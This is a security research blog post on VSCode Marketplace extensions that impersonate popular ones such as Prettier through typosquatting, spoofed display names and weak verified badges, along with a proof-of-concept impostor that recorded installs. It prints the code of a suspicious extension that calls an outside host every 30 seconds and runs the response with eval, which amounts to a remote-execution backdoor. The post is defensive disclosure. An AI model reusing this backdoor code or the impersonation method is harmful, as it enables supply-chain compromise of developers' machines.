

[Try Aqua](#)

Aqua Blog



Threat Research Can you Trust your VSCode Extensions?



Ilay Goldman • January 06, 2023

Can You Trust Your VSCode Extensions?

Aqua Nautilus researchers have recently discovered that attackers can easily impersonate popular Visual Studio Code extensions and trick unknowing developers into downloading them. In original vulnerability research, we've uncovered a new attack method which could act as an entry point for an attack on many organizations. We've also discovered that some extensions may have already been taking advantage to exploit this attack vector. In this blog, we will further explore our findings, including a POC we uploaded to the Marketplace, and break down how we conducted this research.


VSCode the Most Used IDE

Visual Studio Code is a very popular Integrated Developer Environment (IDE).

How popular? According to a survey conducted by [StackOverflow](#), VSCode is by far the most in demand IDE with 74.48% of developers using it.

The power of VSCode comes from its immense variety of extensions. There are over 40K extensions in the [VSCode Marketplace](#) which help you develop your code more efficiently, integrate debuggers for specific languages, and even deploy artifacts to production.

You can understand the power of VSCode extensions by the sheer number of installations. For example, the Jupyter extension has 52M installations, the Prettier extension has 27M, and many more have crossed the 10M installation threshold.



Top extensions in the Marketplace

This inevitably leads to a further question. As a VSCode user, have you ever asked yourself if a VSCode extension is trustworthy? Probably not. But even if you have, how can you check if an extension is legitimate?

The answer is that it's a challenge even for security-aware developers to distinguish between malicious and benign extensions. When you take into consideration that anyone can create a user even with a temporary email, the truth is that anyone can publish an extension which could be listed in the Marketplace.

The Dangers of VSCode Extensions

You may have asked yourself what can a VSCode extension do. Some merely change the theme color of the IDE. However, all extensions run with the privileges of the user that has opened the VSCode **without any sandbox**. This means that the extension can install any program on your computer including ransomwares, wipers, and more. In fact, it can access and even alter all the code that you have locally and even use your SSH key to change the code in all your organization's

repositories in GitHub! The impact of this can have could be enormous.


Introducing a New Attack Vector - Malicious VSCode Extension

While the media is full of stories about malicious packages that have been uploaded to popular package managers such as NPM and PyPI, there is very little information about malicious VSCode extensions. We asked ourselves whether this is because this attack vector is less popular or if the security community has entirely missed it?


When searching the web for malicious VSCode extensions, there are few results, and those that do return queries are about vulnerabilities in VSCode or its extensions. At this point, we should stress that a **vulnerable extension is not necessarily a malicious one**.

Impersonation of Popular Extensions


Our goal here is to shed a light on security threats that can be used by attackers via the VSCode Marketplace. One such threat is masquerading ([MITRE](#)). When someone creates an extension that resembles another popular extension, the sole purpose is to lure unsuspecting developers into downloading an extension pretending to be something it is not. For example, we chose the popular VSCode extension Prettier and proceeded to create a new extension that masquerades as it. Now, let's compare the similarities and differences between these extensions:



Can you spot the difference? Let's take a closer look at the top of the page.



Legitimate



Masquerading

If we take a closer look at #1 which points to the URL, we can see exactly two differences in both the publisher's name (esbenp vs espenp) as well as the extension's name (prettier-vscode vs pretier-vscode). When you search for the Prettier extension, our impersonating extension appears in the 26th place, which poses low risk. We may be able to affect the rank by increasing the download and star rate, but this is still debatable. Nevertheless, when typing '**premier**', which developers might very well inadvertently do, our masquerading extension is the only result. We can assume that this would pose a high risk to those who have made this mistake.

A small variation in the URL, such as omitting a letter 't' or transforming 'b' to 'p', is called typosquatting (MITRE). This is a popular technique used by attackers to deceive developers. Other registries have fought against this technique and typically don't allow users to create new packages with such similarities. According to Microsoft's guidelines website, official extensions by Microsoft and Red Hat are protected from typosquatting. However, in this case, the VSCode Marketplace allowed us to create an impersonating package for a highly popular package. This makes us question if the VSCode Marketplace has similar protections deployed and, if not, whether there's room to deploy such protections, at least in order to block attackers from masquerading as popular extensions.





At this point we wish to focus on the items with the yellow background in the screenshots above. We find these items to be more impactful.

In the above screenshot, #2 identifies the name of the extension's publisher while #3 identifies the name of the extension. Surprisingly, we were able to create a name which is an **exact replica** of a highly popular extension. This is allowed because when creating a new extension, you create it under a property called 'displayName' which is the extension's name and publisher's name that is being displayed in the extension's page. These names **do not need to be unique** and, thus, anyone can enter almost any value desired under these names. Due to this, anyone can masquerade as almost any extension!

Additionally, #4 and #5 identify the number of installs and the number of stars respectively. Currently, the figures are quite low. However, over time an increasing pool of unknowing users will have downloaded our faux extension. As these figures grow, the extension will gain credibility. Additionally, since in the dark web it is possible to purchase various services, an extremely determined attacker could potentially manipulate these numbers by buying services which would inflate the number of downloads and stars.

Next, let's zoom in to the right bottom side of the extension and make another comparison.

Project Details





 [prettier/prettier-vscode](#)
 [Last Commit: a month ago](#) **6**
 [14 Pull Requests](#)
 [51 Open Issues](#)

More Info

Version	9.10.3
Released on	1/10/2017, 9:52:02 PM 7
Last updated	11/30/2022, 9:13:17 PM
Publisher	Prettier
Unique Identifier	esbenp.prettier-vscode 8
Report	Report Abuse



Project Details

 [prettier/prettier-vscode](#)
 [Last Commit: a month ago](#)
 [14 Pull Requests](#)
 [51 Open Issues](#)

More Info

Version	9.10.3
Released on	9/14/2022, 7:49:49 PM
Last updated	1/2/2023, 3:50:11 PM
Publisher	Prettier
Unique Identifier	espenp.pretier-vscode
Report	Report Abuse



Legitimate versus Masquerading More Info

#6 identifies information about the extension in the GitHub repository. Surprisingly, anyone can enter whatever value he wants without validation or confirmation of whether this extension is actually linked to the registry.

#7 identifies the 'More Info' section. Here, we can see the release date and last updated dates. This section is more difficult to spoof. Lastly, #8 identifies where you can see the unique identifier of the extension which is similar to what was shown above in the URL, #1.

Microsoft published guidelines regarding how to decide if a VSCode extension is trustworthy:

The screenshot shows the Visual Studio Code documentation website. The top navigation bar includes links for Visual Studio Code, Docs, Updates, Blog, API, Extensions, FAQ, and Learn, along with a search bar. The left sidebar lists various topics, with 'Extension Marketplace' highlighted. The main content area is titled 'Can I trust extensions from the Marketplace?' and contains the following text:

The Marketplace runs a virus scan on each extension package that's published to ensure its safety. The virus scan is run for each new extension and for each extension update. Until the scan is all clear, the extension won't be published in the Marketplace for public usage.

The Marketplace also prevents extension authors from name-squatting on official publishers such as Microsoft and RedHat.

If a malicious extension is reported and verified, or a vulnerability is found in an extension dependency:

1. The extension is removed from the Marketplace.
2. The extension is added to a kill list so that if it has been installed, it will be automatically uninstalled by VS Code.

The Marketplace also provides you with resources to make an informed decision about the extensions you install:

- **Ratings & Review** - Read what others think about the extension.
- **Q & A** - Review existing questions and the level of the publisher's responsiveness. You can also engage with the extension's publisher(s) if you have concerns.
- **Issues, Repository, and License** - Check if the publisher has provided these and if they have the support you expect.

If you do see an extension that looks suspicious, you can report the extension to the Marketplace with the **Report Abuse** link at the bottom of the extension **More Info** section.

"Can I trust extensions from the Marketplace" Landing Page

However, we have already seen that an anonymous registered user can easily claim he owns any project in GitHub. In their defense, almost all registries lack these protections.


Don't Let the Term "Verified" Fool You

The VSCode Marketplace uses a blue ✓ shape check mark near the author's name. In this section we'll discuss the difference between what it may represent compared with what it actually means.

Typically, we've come to expect that a publisher with a blue check mark means that the platform has verified that the publisher is in fact who he claims to be.

However, in the Marketplace the verified blue check mark merely means that whoever the publisher is has proven the ownership of a domain. **That means any domain.** In reality, a publisher could buy any domain and register it to get that verified check mark.

Let's take a look at an example of how this is displayed in the Marketplace.



Example of a verified publisher

In this case, a verification icon is shown, but it appears next to "Sam McLeod" which is the 'displayName' attributed of the publisher. As shown above in the comparison of legitimate vs malicious, the 'displayName' "Prettier" can be easily imitated.

What if an attacker gains a verified publisher check mark, updates his 'displayName' to "Prettier", and then uploads a malicious extension?

The likely answer is that even the most vigilant developers would install this malicious "Prettier" extension, let alone that the original Prettier publisher, esbenp, did not verify a domain.

Malicious VSCode Extensions in the Marketplace

During our research we found several suspicious VSCode extensions residing in the Marketplace, although it is still unclear if these extensions were actually created by attackers and uploaded to the VSCode Marketplace, or they were

created with some poor coding choices leading to vulnerable code.

For example, with the “[API Generator Plugin](#)” and the “[code-tester](#)” extensions, let's dig into the code which composes the "code-tester".



```
function activate(context) {  
  
    setInterval(() => {  
        const http = require('http');  
        const os = require("os");  
        let hostname = os.hostname();  
        let url = `http://$${hostname}.robotnowai.top/vscode`;  
        http.get(url, (res) => {  
            let respBody = '';  
            res.on('data', (data) => {  
                respBody += data;  
            });  
            res.on('end', () => {  
                eval(respBody)  
            });  
        })  
    }, 1000 * 30);  
}
```

Code tester internal code

In the screenshot above, you can see the activate function that runs after installation and every VSCode startup. In this function, the code sends a request to an external URL with a dedicated sub-domain ("http://\$[hostname].robotnowai.top/vscode") which is the hostname of your server. Once it receives the response from the URL, it executes the response data using the `eval` function. This request happens every 30 seconds.

On top of that, since the communication uses HTTP rather than HTTPS, it is vulnerable to Man in the Middle attacks, allowing other bad actors to inject malicious code when this extension is used.

These extensions have been reported to Microsoft.

The POC

After we found the “bad” extensions above which were neither advanced nor included attempts to masquerade, and we saw a potential surface for masquerading in the Marketplace, we decided to create a POC.

We uploaded a POC extension, which is shown above, masquerading as Prettier, one of the top ten most installed extensions in the Marketplace. It is set to give us a ping each time it is installed.

The number of installs is in front of you:



In just under 48 hours, we got more than a thousand installs by active developers from all around the world! Now, imagine a real attacker (which would give the extension much more time to be active thus gain more credibility), with a real malicious extension, installed on many developers compromising many organizations. The impact of this is critical.

Summary and Mitigations

Ultimately, the threat of malicious VSCode extensions is real. Arguably, in the past, this hasn't received the highest amount of attention perhaps because we haven't yet seen a campaign in which it has left a huge impact. However, attackers are constantly working to expand their arsenal of techniques allowing them to run malicious code inside the network of organizations. We as researchers are here to shed a light on threats like these and to raise awareness in the community of these new potential entry points.

It's also important to note that VSCode extensions are written in Node, and the packages are downloaded from NPM. Keep in mind that there is also a constant threat of malicious code packages being uploaded to package managers such as NPM. Therefore, there is the actual risk that an unaware legitimate developer could unknowingly use a malicious package from NPM as a dependency for his extension, leading to the compromise of the entire extension and unwittingly risking the community.

In addition to VSCode extensions, the Marketplace also offers extensions for Visual Studio and Azure [DevOps](#). At first inspection, they are vulnerable as well to the visual deception of masquerading. However, we did not pursue these leads in this round of research.

To conclude, we have shown how in just a few days we got thousands of installs of an extension impersonating an incredibly popular option. As always, remain vigilant against the extensions you install, and remember that every extension runs with the user's privileges.



Ilay Goldman

Ilay is a Security Researcher at Aqua. As part of Team Nautilus, he discovers different techniques of supply chain attacks and finds vulnerabilities and attack vectors in cloud native environments. Before Aqua, he worked as a red teamer. In his free time, he enjoys cooking, doing sports and listening to music.

Topics: DevSecOps, Attack Vector, Software Supply Chain Security

Tweet



Post a Comment

First Name

Last Name

Email*

Comment*

protected by **reCAPTCHA**

[Privacy](#) - [Terms](#)

Submit Comment

SUBSCRIBE TO EMAIL UPDATES

Email Address*

Subscribe

POPULAR POSTS

A Brief History of Containers: From the 1970s Till Now

Top 20 Docker Security Best Practices: Ultimate Guide

Protecting Kubernetes Secrets: A Practical Guide

Which Kubernetes Management Platform is Right for You?

Threat Alert: Kinsing Malware Attacks Targeting Container Environments

FILTER BY TOPIC

Container Security

Kubernetes Security

Security Threats

Cloud Native Security

Image Vulnerability Scanning

Aqua Open Source

Docker Security

Runtime Security

AWS Security

Vulnerability Management

Show more...

Aqua Security is the largest pure-play cloud native security company, providing customers the freedom to innovate and accelerate their digital transformations. The Aqua Platform provides prevention, detection, and response automation across the entire application lifecycle to secure the build, secure cloud infrastructure and secure running workloads, wherever they are deployed.

Aqua customers are among the world's largest enterprises in financial services, software, media, manufacturing and retail, with implementations across a broad range of cloud providers and modern technology stacks spanning containers, serverless functions and cloud VMs.

Copyright © 2022 Aqua Security Software Ltd.

Use Cases

[Automate DevSecOps](#)

[Modernize Security](#)

[Compliance and Auditing](#)

[Serverless Containers & Functions](#)

[Hybrid and Multi Cloud](#)

Environments

[Kubernetes Security](#)

[OpenShift Security](#)

[Docker Security](#)

[AWS Cloud Security](#)

[Azure Cloud Security](#)

[Google Cloud Security](#)

[VMware PKS Security](#)

Contact Us

[Contact Us](#)

[Contact Support](#)

Products

[Aqua Cloud native security\)](#)

[Open Source Container Security](#)

[Platform Integrations](#)

Resources

[Live Webinars](#)

[O'Reilly Book: Kubernetes Security](#)

[Cloud native Wiki](#)

About Us

[About Aqua](#)

[Newsroom](#)

[Careers](#)